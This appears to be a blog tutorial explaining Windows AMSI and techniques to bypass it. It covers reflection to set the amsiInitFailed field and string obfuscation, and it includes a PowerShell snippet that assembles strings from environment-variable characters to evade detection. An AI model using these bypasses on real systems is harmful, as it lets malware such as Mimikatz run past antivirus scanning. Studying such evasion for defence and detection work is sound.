Antimalware Scan Interface [ AMSI ] is. Microsoft developed it to provide a set of API calls for applications, including any third-party applications, to perform a signature-based scan of the content.
Windows Defender uses it to scan PowerShell scripts, .NET, VBA macros, Windows Script Host (WSH), VBScript, and JavaScript to detect common malware. The important thing about AMSI is that you do not need to deploy it; it has been there since Windows 10.
So how does AMSI work :

When AMSI is invoked, AMSI.dll is loaded into the application’s memory.
The key functions within AMSI.dll include AmsiScanBuffer and AmsiInitialize.
If the content is clear it will return 1 means the script will be executed
Let’s see :
let’s see what Windows version is Copy that is running and what antivirus software that is installed


PS C:\Users\matio> Invoke-Mimikatz At line:1 char:1 + Invoke-Mimikatz + ~~~~~~~~~~~~~~~~ This script contains malicious content and has been blocked by your antivirus software. + CategoryInfo : ParserError: (:) [], ParentContainsErrorRecordException + FullyQualifiedErrorId : ScriptContainedMaliciousContent
Okay AMSI works well let’s try to see several ways to bypass it [ I will explain it in depth so bring ur coffee ]
Error Forcing
Error forcing to bypass AMSI (Antimalware Scan Interface) is a technique used by attackers to manipulate errors in a way that causes AMSI to fail, effectively bypassing its scanning functionality , The idea is to exploit weaknesses or specific conditions that prevent AMSI from successfully scanning the content, thereby allowing potentially malicious scripts to execute without being detected.


We have 3 variables here $w , $c , $m if u combine them u will get System.Management.Automation.AmsiUtils but what is it ?
System.Management.Automation.AmsiUtils is a class within the .NET framework that is part of the System.Management.Automation namespace.
The primary purpose of System.Management.Automation.AmsiUtils is to provide utilities for interacting with AMSI. It allows PowerShell scripts to be scanned for malicious content by the antivirus software before execution, helping to prevent the execution of malicious scripts.
In the context of AMSI bypass techniques, obtaining the type information for System.Management.Automation.AmsiUtils is crucial because it allows you to interact with the internal fields and methods of this class, which are not accessible through regular PowerShell commands. By using reflection, you can access and manipulate private and internal members of the class, such as the amsiInitFailed field.
But what is reflection ?
Reflection is a feature in many programming languages, including .NET and Java, that allows a program to inspect and interact with its own structure and behavior at runtime. This includes inspecting types, methods, properties, fields, and other metadata, as well as creating and manipulating objects dynamically. Reflection is particularly powerful because it allows for more dynamic and flexible code, though it can also introduce complexity and performance overhead.

Let’s see an important screenshot
When you see this output, it means that :
The type AmsiUtils is successfully retrieved from the assembly, indicating that AMSI is present and recognized.
Since AmsiUtils is not public, it suggests that the class is intended for internal use within the .NET assembly.
The type inherits from System.Object, which is typical for most classes in .NET

This line retrieves the field amsiInitFailed from the AmsiUtils type. The NonPublic and Static flags indicate that it is a non-public (private or protected) static field.
By setting the value of the amsiInitFailed field to true, the script tricks PowerShell into believing that AMSI failed to initialize properly. As a result, PowerShell skips or disables AMSI’s scanning functionality.
Obfuscation in AMSI bypass refers to techniques used to conceal or disguise the code that performs the AMSI bypass. The purpose is to make the bypass harder to detect by security software and reverse engineers, I will show u some ways that u can use Obfuscation to bypass
String Splitting and Concatenation

We tested it before in our last example but let us make it work

Okay now we know where is the AMSI detect us let’s see how we can bypass it , We see it from the last example so i don’t need to explain what i do again
Let’s try to check this out with gocheck and see if it works
It doesn’t work again, Am…
At this time I refused to move forward and try to learn other methods and combine them to bypass so I scratched my head and got a good idea
We can use environment variables to evade detection by the antivirus , Let’s craft our script
So I decided to write a PowerShell script That retrieves all environment variables to search for every word that I entered to get it immediately as a variable you can use it from my GitHub repo from here
The idea behinde this sript come to me after seeing Daniel Bohannon explaining Invoke-CradleCrafter
With this script, i can craft our payload in a new way
# Extract characters from system environment variables to form "system" $s1 = [Environment]::GetEnvironmentVariable('DriverData')[11] # 'S' $s2 = [Environment]::GetEnvironmentVariable("COMSPEC")[12] # 'y' $s3 = [Environment]::GetEnvironmentVariable("ComSpec")[9] # 's' $s4 = [Environment]::GetEnvironmentVariable('ALLUSERSPROFILE')[12] # 't' $s5 = [Environment]::GetEnvironmentVariable("HOMEPATH")[3] # 'e' $s6 = [Environment]::GetEnvironmentVariable("ALLUSERSPROFILE")[9] # 'm'
